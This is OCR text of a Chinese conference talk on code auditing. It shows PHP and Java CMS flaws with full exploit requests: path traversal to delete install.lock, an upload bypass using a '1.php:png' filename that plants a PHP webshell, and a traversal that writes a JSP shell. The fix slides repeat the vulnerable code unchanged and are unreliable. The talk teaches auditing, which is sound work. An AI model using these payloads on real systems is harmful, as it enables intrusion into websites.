网络安全创新大会
Cyber Security Innovation Summit

在代码中审计漏洞的世界

姓名　吕行　360网络安全专家

自我介绍

姓名：吕行

ＩＤ：F1

介绍:

90后白帽子，360网络安全专家，资深安全白帽，WEB漏洞挖掘/代码审计爱好者。擅长渗透测试、代码审计、脚本开发等相关安全技能，希望自己的未来可以认识更多的伙伴，并向各位师傅们交流学习更多的知识。

感谢：360政企安全-北部战区安服团队，对我支持！

网络安全创新大会
Cyber Security Innovation Summit

360安全服务-北部战区当前范围：天津、河北、山西、辽宁、内蒙、吉林、黑龙江，在“酒仙桥六号部队”微信公众号里里叫：雪狼别动队，出品过很多优秀的文章。

在我刚找工作的时候，是他们收留了我，并且用了一定精力去培养我，未来无论在哪发生过什么，这颗感恩之心，无以言表，也是促使我去奋斗拼搏的目标。

- 最后感谢：感谢团队所有人的帮助与支持

孔韬循（ K0r4dji ）
360政企-北部安服事业部-副总经理
国内白帽团队-破晓安全团队创始人

CONTENTS

代码造成的"安全"事故

30行代码，让27吨发电机原地爆炸

只需要30行代码 （约140KB的文件），就能让20吨的发电机原地爆炸？这一幕确实发生在了美国爱达荷州的测试场地上。黑客模拟者将大约30行代码推进保护继电器中，不到23秒，机器就已经开始摇晃。又过了几秒钟，发电机开始冒黑烟，最后直接爆炸。从黑客攻击手段，回溯一项实验事情得从美国司法局这周起诉的

1850 15 2020-10-25 16:09

美国1.86亿选民数据在暗网被黑客出售，FBI介入调查

美国一家网络安全公司Trustwave表示，他们发现一名黑客正在出售超过2亿美国人的个人识别信息，其中包括1.86亿选民的注册数据。网络安全公司Trustwave表示，他们识别出的大部分数据都是公开可用的，并且几乎所有数据都是可供合法企业定期买卖的。但事实上，他们发现大量有关姓名、电子邮件地址、电话号

678 0 2020-10-24 08:07

代码审计的方向

php
ASP
JAVA
python

代码审计

C
C++
Golang
等等

代码审计的重要性

结构复杂

代码繁多


审计难点


时间耐心

工具问题

代码审计的重要性

你不审计“我”，不来“盘”我，“我”就很骚气的出各种各样的漏洞！





不服？

代码审计的基础

- Web前端：HTML/CSS、JavaScript、jQuery等
- Web后端：PHP、JSP、ASP.NET、PyWeb等
- 其他端：C/C++、C#、Python等
- 数据库：增加、删除、修改、查看等
- 开发框架：ThinkPHP、SSH等
- 漏洞基础：所有！！！（各种不限）
- 审计方法：就那么几种方法！！！
- 审计工具：Seay、Fortify等等

2

Part 02


代码漏洞"核心"

如何码出来的"漏洞"

呦，这么巧，写BUG呢？我也是唉！

程序员的开发水平

没有安全开发的规范



程序过于复杂

已来的逻辑漏洞

这是人干的活？


开发人员的水平提高

越来越多的安全设备

常规漏洞越来越难挖

前台任意文件删除漏洞

俩个参数
一个调用del_dir方法
一个调用del_file方法



```php
//删除备份文件
public function setcopydel()
{
    $post = input('post.');
    if (!isset($post['id'])) Json::fail('删除备份文件失败，缺少参数ID');
    if (!isset($post['ids'])) Json::fail('删除备份文件失败，缺少参数IDS');

    $fileservice = new uService;
    if (is_array($post['ids'])) {
        foreach ($post['ids'] as $file) {
            $fileservice->del_dir(ROOT_PATH . 'public' . DS . 'copyfile' . $file);
        }
    }
    if ($post['id']) {
        $copyFile = ROOT_PATH . 'public' . DS . 'copyfile' . $post['id'];
        $fileservice->del_file($copyFile);
    }
    Json::successful('删除成功');
}
```

后台上传漏洞

上传判断type
类型是否为3

上传我最
厉害！

```php
/**
 * 模板表单提交
 * */
public function view_upload()
{
    if ($_POST['type'] == 3) {
        $res = Upload::file($_POST['file'], 'config/file');
    } else {
        $res = Upload::Image($_POST['file'], 'config/image');
    }

    if (!$res->status) return Json::fail($res->error);
    return Json::successful('上传成功!', ['url' => $res->filePath]);
}
```

后台上传漏洞

只判断文件的后缀名是不是php



```php
 */
public static function file($fileName, $path, $moveName = true, $autoValidate = [], $root = null, $
{
    self::init();
    $path = self::uploadDir($path, $root);
    $dir = ROOT_PATH . DS . 'public' . DS . $path;
    if (!self::validDir($dir)) return self::setError('生成上传目录失败,请检查权限!');
    if (!isset($_FILES[$fileName])) return self::setError('上传文件不存在!');
    $extension = strtolower(pathinfo($_FILES[$fileName]['name'], PATHINFO_EXTENSION));
    if (strtolower($extension) == 'php' || !$extension)
        return self::setError('上传文件非法!');
    $file = request()->file($fileName);
    if (count($autoValidate) > 0) $file = $file->validate($autoValidate);
    $fileInfo = $file->rule($rule)->move($dir, $moveName);
    if (false === $fileInfo) return self::setError($file->getError());
    return self::successful($path, $fileInfo);
}
```


漏洞利用

安装文件判断是否
安装的方式是判断
install.lock是否存在


```php
<?php

include 'auto.php';
if (IS_SAE)
    header("Location: index_sae.php");

if (file_exists('./install.lock')) {
    echo '
        <html>
        <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
        </head>
        <body>
            你已经安装过该系统，如果想重新安装，请先删除站点install目录下的 install.lock 文
        </body>
        </html>';
    exit;
}
@set_time_limit(1000);
```

漏洞利用


Raw
参数
头
Hex
POS adeclient/setcopydel HTTP/1.1
Host
Content-Length: 34
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
tion/signed-exchange;v=b3;q=0.9
Referer: http tem_Upgradeclient/setcopydel
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
id=/../install/install.lock&ids=1aa


数据库信息
数据库服务器：
数据库服务器地址，一般为localhost
数据库端口：
数据库服务器端口，一般为3306
数据库用户名：
数据库密码：
数据库名：
数据库表前缀：
管理员信息
管理员帐号：
admin
管理员密码：
重复密码：
上一步
创建数据

PHP代码漏洞

漏洞利用

请求

Raw 参数 头 Hex

33	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	ition: form-data
34	3b	20	6e	61	6d	65	3d	22	74	79	70	65	22	0d	0a	0d	; name="type"
35	0a	33	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	74	3------WebKit
36	46	6f	72	6d	42	6f	75	6e	64	61	72	79	50	37	6a	4b	FormBoundaryP7jK
37	4e	63	6f	65	6d	4b	32	73	79	62	5a	62	0d	0a	43	6f	NcoemK2sybZbCo
38	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	6f	ntent-Dispositio
39	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	n: form-data; na
3a	6d	65	3d	22	73	69	74	65	5f	6c	6f	67	6f	22	3b	20	me="site_logo";
3b	66	69	6c	65	6e	61	6d	65	3d	22	31	2e	70	68	70	3a	filename="1.php:
3c	70	6e	67	22	0d	0a	43	6f	6e	74	65	6e	74	2d	54	79	png"Content-Ty
3d	70	65	3a	20	69	6d	61	67	65	2f	70	6e	67	0d	0a	0d	pe: image/png
3e	0a	3c	3f	70	68	70	0d	0a	40	65	72	72	6f	72	5f	72	<?php@error_r
3f	65	70	6f	72	74	69	6e	67	28	30	29	3b	0d	0a	73	65	eporting(0);se
40	73	73	69	6f	6e	5f	73	74	61	72	74	28	29	3b	0d	0a	ssion_start();
41	20	20	20	20	24	6b	65	79	3d	22	65	34	35	65	33	32	$key="e45e32
42	39	66	65	62	35	64	39	32	35	62	22	3b	20	2f	2f	e5	9feb5d925b"; //å
43	c6	a5	3a	de	a5	c6	01	33	32	4d	6d	64	35	3c	84	4d	Æ¥:Þ¥Æ 32Mmd5<„M
44	31	36	4d	0c	d8	a4	de	a5	c6	01	72	65	62	65	79	6f	16M Ø¤Þ¥Æ rebeyo
45	6e	64	0d	0a	09	24	5f	53	45	53	53	49	4f	4e	5b	27	nd$_SESSION['

响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 10 Dec 2020 06:08:07 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 120

{"code":200,"msg":"\u4e0a\u4f20\u6210\u529f!","data":{"url":"\/uploads\/config\/file\/5fd1bb4815a18.php:png
"},"count":0}
```

漏洞利用

System	Windows NT WIN-V38UCO11BJF 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI

漏洞修复

过滤参数
指定删除文件的类型
指定删除文件的路径


```php
//删除备份文件
public function setcopydel()
{
    $post = input('post.');
    if (!isset($post['id'])) Json::fail('删除备份文件失败，缺少参数ID');
    if (!isset($post['ids'])) Json::fail('删除备份文件失败，缺少参数IDS');

    $fileservice = new uService;
    if (is_array($post['ids'])) {
        foreach ($post['ids'] as $file) {
            $fileservice->del_dir(ROOT_PATH . 'public' . DS . 'copyfile' . $file);
        }
    }
    if ($post['id']) {
        $copyFile = ROOT_PATH . 'public' . DS . 'copyfile' . $post['id'];
        $fileservice->del_file($copyFile);
    }
    Json::successful('删除成功');
}
```

漏洞修复

使用框架自带的上传方法

文件上传的目录
设置为不可执行

```php
public static function file($fileName, $path, $moveName = true, $autoValidate = [], $root = null, $
{
    self::init();
    $path = self::uploadDir($path, $root);
    $dir = ROOT_PATH . DS . 'public' . DS . $path;
    if (!self::validDir($dir)) return self::setError('生成上传目录失败,请检查权限!');
    if (!isset($_FILES[$fileName])) return self::setError('上传文件不存在!');
    $extension = strtolower(pathinfo($_FILES[$fileName]['name'], PATHINFO_EXTENSION));
    if (strtolower($extension) == 'php' || !$extension)
        return self::setError('上传文件非法!');
    $file = request()->file($fileName);
    if (count($autoValidate) > 0) $file = $file->validate($autoValidate);
    $fileInfo = $file->rule($rule)->move($dir, $moveName);
    if (false === $fileInfo) return self::setError($file->getError());
    return self::successful($path, $fileInfo);
}
```

后台上传漏洞

过滤xss然后调用FileUtils.writeString去保存文件

```java
/**
 * 保存模板
 */
public void save() {
    String resPath = getPara( name: "res_path");
    System.out.println(resPath);

    File pathFile = null;
    if("res".equals(resPath)){
        pathFile = new File(SystemUtile.getSiteTemplateResourcePath());
    }else {
        pathFile = new File(SystemUtile.getSiteTemplatePath());
    }
    String dirName = getPara( name: "dirs");
    if (dirName != null) {
        pathFile = new File(pathFile, dirName);
    }
    String fileName = getPara( name: "file_name");
    // 没有用getPara原因是，getPara因为安全问题会过滤某些html元素。
    String fileContent = getRequest().getParameter( s: "file_content");
    fileContent = fileContent.replace( target: "&lt;",  replacement: "<").replace( target: "&gt;",  replacement: ">");
    File file = new File(pathFile, fileName);
    FileUtils.writeString(file, fileContent);
    rendSuccessJson();
}
```

过滤xss

后台上传漏洞

什么也没做
直接保存了

```
public static void writeString(File file, String string) {
    FileOutputStream fos = null;
    try {
        fos = new FileOutputStream(file,  append: false);
        fos.write(string.getBytes(JFinal.me().getConstants().getEncoding()));
    } catch (Exception e) {
    } finally {
        close( is: null, fos);
    }
}
```

漏洞利用

访问控制做了限制


```java
public class ActionHandler extends Handler {
    private String[] suffix = { ".html", ".jsp", ".json" };
    public static final String exclusions = "static/";
    // private String baseApi = "api";

    public ActionHandler(String[] suffix) {
        super();
        this.suffix = suffix;
    }

    public ActionHandler() { super(); }

    @Override
    public void handle(String target, HttpServletRequest request,
            HttpServletResponse response, boolean[] isHandled) {
        /**
         * 不包括 suffix 、以及api 地址的直接返回
         */
        /*
         * if (!isSuffix(target) && !"/".equals(target) &&
         * !target.contains(baseApi)) { return; }
         */
        //过虑静态文件
        if(target.contains(exclusions)){
            return;
        }
        target = isDisableAccess(target);
        BaseController.setRequestParams();
```

这三个后缀会特殊处理

在static中直接返回，不做特殊处理

漏洞利用

构造出以下Payload



Raw 参数 头 Hex

```
POS [redacted]save.json HTTP/1.1
Host: 192.168.3.11:8080
Content-Length: 156
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.3.11:8080
Referer: http://192.168.3.11:808[redacted]Templates.html?dir=/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=6D1D6FAEBD3EE03DE21E9EB51729FD5B
Connection: close

file_path&dirs=%2F&res_path=&file_name=../../../static/jsp_shell2.jsp&file_content=%3C%25%0A++++String str = "hello
world";++++out.println(str);+++%0A%25%3E
```

Raw 头 Hex

```
HTTP/1.1 200
Pragma: no-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Date: Sat, 12 Dec 2020 08:15:46 GMT
Connection: close
Content-Length: 51

{"msg":"处理成功!","code":"200","success":true}
```

漏洞利用

成功上传

漏洞修复


指定上传路径
目录设置为不可执行
使用随机数改写文件名


```
/**
 * 保存模板
 */
public void save() {
    String resPath = getPara( name: "res_path");
    System.out.println(resPath);

    File pathFile = null;
    if("res".equals(resPath)){
        pathFile = new File(SystemUtile.getSiteTemplateResourcePath());
    }else {
        pathFile = new File(SystemUtile.getSiteTemplatePath());
    }
    String dirName = getPara( name: "dirs");
    if (dirName != null) {
        pathFile = new File(pathFile, dirName);
    }
    String fileName = getPara( name: "file_name");
    // 没有用getPara原因是，getPara因为安全问题会过滤某些html元素。
    String fileContent = getRequest().getParameter( s: "file_content");
    fileContent = fileContent.replace( target: "&lt;",  replacement: "<").replace( target: "&gt;",  replacement: ">");
    File file = new File(pathFile, fileName);
    FileUtils.writeString(file, fileContent);
    rendSuccessJson();
}
```

过滤xss

漏洞挖掘总结


- 审计的时候一定要有规律
- 代码审计工具没有扫到的不一定没有漏洞
- 漏洞不一定在什么环境下都可以利用
- 小的漏洞可以组合一下
- 千万不要在人家的程序上直接搞
- 一定要有细心，耐心
- 自己审计出来的漏洞要比学习有意思
- 每找到一个漏洞最好是记下来，可能还会遇到
- 代码审计挖到的漏洞数量取决于你的代码功底
- 经验可以给你带来很大的帮助
- 还有很多，写不下了。。。



